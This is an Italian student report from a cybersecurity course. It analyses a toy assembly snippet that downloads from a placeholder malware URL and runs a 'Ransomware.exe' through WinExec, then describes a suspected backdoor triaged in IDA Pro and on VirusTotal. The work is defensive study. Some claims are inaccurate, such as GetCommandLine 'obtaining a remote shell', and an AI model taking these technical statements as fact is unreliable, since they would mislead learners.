**Di Edoardo Castelli**

# Epicode Unit 3 Week 3

# Malware Analysis Project

**Traccia:**

Con riferimento al codice presente nelle slide successive, rispondere ai seguenti quesiti:

1. Spiegate, motivando, quale **salto condizionale** effettua il Malware.
2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea **verde** i salti effettuati, mentre con una linea **rossa** i salti non effettuati.
3. Quali sono le diverse funzionalità implementate all'interno del Malware?
4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

**Tabella 1**

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 00401040 | mov | EAX, 5 | |
| 00401044 | mov | EBX, 10 | |
| 00401048 | cmp | EAX, 5 | |
| 0040105B | jnz | loc 0040[illegible]A0 | ; tabella 2 |
| 0040105F | inc | EBX | |
| 00401064 | cmp | EBX, 11 | |
| 00401068 | jz | loc 0040FFA0 | ; tabella 3 |

**Tabella 2**

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040BBA0 | mov | EAX, EDI | EDI= www.malwaredownload.com |
| 0040BBA4 | push | EAX | ; URL |
| 0040BBA8 | call | DownloadToFile() | ; pseudo funzione |

**Tabella 3**


| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040FFA0 | mov | EDX, EDI | EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push | EDX | ; .exe da eseguire |
| 0040FFA8 | call | WinExec() | ; pseudo funzione |

**1) Come si può notare dagli screen riportati sopra, il codice in questione presenta due salti condizionali. Il primo, alla locazione di memoria 0040105B, non viene eseguito nella condizione specifica in quanto il valore contenuto nel registro EAX è 5.**

Infatti, visto il comando cmp (“compare”) all’istruzione 00401048, tale valore dovrà essere comparato con 5.
Risultando quindi 0 il valore di tale comparazione, mentre invece la condizione del salto prevede di eseguire quest’ultimo solo con un valore diverso da 0, in tale situazione il salto non verrà eseguito.

Il discorso risulta diverso per il secondo salto condizionale, presente all’indirizzo di memoria 00401068, poiché dopo aver incrementato di 1 il valore 10 del registro EBX, esso verrà confrontato con 11.
Considerando l’istruzione compare 11=11 e 11-11=0, e che questa volta la condizione del salto è quella di essere uguale a 0, possiamo asserire che il salto questa volta avverrà, continuando a leggere le istruzioni all’indirizzo di memoria 0040FFA0.

2) Di seguito una rappresentazione grafica dell’esecuzione del segmento di codice presentato dalla traccia:




3) Possiamo individuare nel codice fornito due chiamate di funzione:

- “CallDownloadToFile()” (URLDownloadToFile), necessaria per scaricare da internet un Malware che verrebbe poi iniettato sulla macchina, ma che nel caso specifico non viene eseguita alla luce di quanto esposto al punto 1 della traccia sul funzionamento del codice in questione;

- **"CallWinExec()", utilizzata per avviare il processo necessario all'esecuzione del Malware precedentemente scaricato dal web. Una volta passato infatti alla stack il registro EDX, che contiene il percorso del File, il programma potrà mandarlo in esecuzione proprio chiamando la Funzione "WinExec()".**

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040FFA0 | mov | EDX, EDI | EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push | EDX | ; .exe da eseguire |
| 0040FFA8 | call | WinExec() | ; pseudo funzione |

4) **Il quarto punto della traccia prevede l'analisi dei parametri passati alle funzioni ed il loro funzionamento.**
**Nello specifico, gli argomenti vengono passati alle funzioni di cui sopra tramite l'argomento EDI, che verrà di volta in volta inserito nel registro di memoria necessario all'esecuzione del codice.**
**Si può infatti notare, come nel caso della prima funzione, l'argomento EDI venga utilizzato per inserire nel registro EAX l'URL del file da scaricare sulla macchina, per poi "pushare" il registro così "compilato" in cima alla stack, pronto per essere utilizzato dalla funzione chiamata conseguentemente.**

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040BBA0 | mov | EAX, EDI | EDI = www.malwaredownload.com |
| 0040BBA4 | push | EAX | ; URL |
| 0040BBA8 | call | DownloadToFile() | ; pseudo funzione |


**Nel secondo caso, lo stesso argomento EDI viene nuovamente utilizzato per inserire nel registro EDX il percorso del Malware scaricato per poterlo eseguire sulla macchina infetta tramite la funzione "WinExec()", come precedentemente anticipato.**

| Locazione | Istruzione | Operandi | Note |
|---|---|---|---|
| 0040FFA0 | mov | EDX, EDI | EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe |
| 0040FFA4 | push | EDX | ; .exe da eseguire |
| 0040FFA8 | call | WinExec() | ; pseudo funzione |


## Considerazioni post-analisi:

**Alla luce di quanto analizzato, e soffermandosi in particolare sulle funzioni utilizzate e gli argomenti ad esse passati, si può affermare con ragionevole sicurezza che l'eseguibile in questione sia un Downloader che punta ad un Ransomware. Ne danno testimonianza, come già detto, la funzione necessaria al download di questo secondo Malware e, in questo scenario, i commenti rilevati nel codice, che ci danno un'idea chiara di cosa sia contenuto nel path passato alla funzione che eseguirà il file.**

# Bonus: Identificazione e Analisi con IDA Pro.



Una volta venuti a conoscenza del link potenzialmente malevolo, consapevoli che si tratti di un malware, si procede anzitutto ad Isolare la macchina che lo ha ricevuto, impostando un'apposita rete di Quarantena nella quale verrà eseguita l'analisi del file con il disassembler IDA Pro.





Come si può notare dagli screenshot del diagramma del Malware, quest'ultimo risulta essere piuttosto corposo. Si decide dunque di andare a lavorare, dopo una prima veloce lettura dei diagrammi che già presentano funzioni per noi interessanti come "GetCommandLine" e WSAStartup", sulle schede "import" e "strings" del tool per avere una visione più chiara e sintetica.

Dalla scheda "Imports" si può notare con maggiore chiarezza quali funzioni vengano utilizzate ed importate dall'eseguibile. In particolare, la mia attenzione viene colpita da:

- "LoadLibrary", notoriamente utilizzata per caricare ulteriori librerie in fase di Runtime;
- la già citata "GetCommandLine" per ottenere una Shell remota sul sistema;
- la già citata "WSAStartUp", insieme anche a "WSASend", "WSARCV" e "WSACleanUp", utilizzate per lo scambio di dati da ambo i lati del socket, oltre che per l'avvio ed il reset della connessione;
- "Socket", responsabile della gestione del socket vero e proprio;
- la funzione "GetHostByName", già incontrata numerose volte e che risulta responsabile della risoluzione dei nomi di dominio in una data rete.

Di seguito gli screenshot dei dati del tool, comprese altre funzioni di interesse ai fini della nostra analisi, come anche "GetCurrentProcess".





**Come ulteriore "Crosschek" si decide, come già detto, di controllare anche la scheda "Strings" per andare a verificare quali librerie vengono importate e poterle confrontare con le funzioni individuate.**

**Di particolare interesse per la nostra analisi, si individuano:**

- **KERNEL32.dll, per l'interazione con il Sistema Operativo;**
- **WSOCK32.dll, che riconosciamo come responsabile di import di Socket e funzioni di rete;**
- **WS2_32.dll, anch'essa utilizzata per la creazione e gestione dei Socket;**
- **ADVAPI.dll, essenziale per gestire le API e di conseguenza per l'interazione con il sistema Operativo.**


**Dopo quanto osservato sono piuttosto convinto che il Malware in questione sia una Backdoor, specialmente a causa della corrispondenza tra le librerie e le funzioni identificate in fase di analisi con quelle generalmente corrispondenti a questa categoria di eseguibili. Per Ulteriore dimostrazione al dipendente che ha ricevuto la mail, decido di calcolarne l'ash ed eseguire un controllo finale con VirusTotal.**

**Una volta avviato e passato al tool M5Deep il percorso del file scaricato, ne estrapolo l'ash, che copio su un block notes per poter eseguire il controllo su VirusTotal da una macchina differente (si ricorda che quella infetta è in Quarantena).**

**Come Previsto, VirusTotal non solo conferma che si tratti di un Software malevolo, ma lo classifica come Trojan. Non rimango affatto stupito da ciò, considerando che tale programma è arrivato sul PC del dipendente tramite una mail e che, come spesso accade, contiene una backdoor per la gestione da remoto della macchina sulla quale questa categoria di Malwere riesce ad ottenere Persistenza spacciandosi per altri tipi di programmi o File.**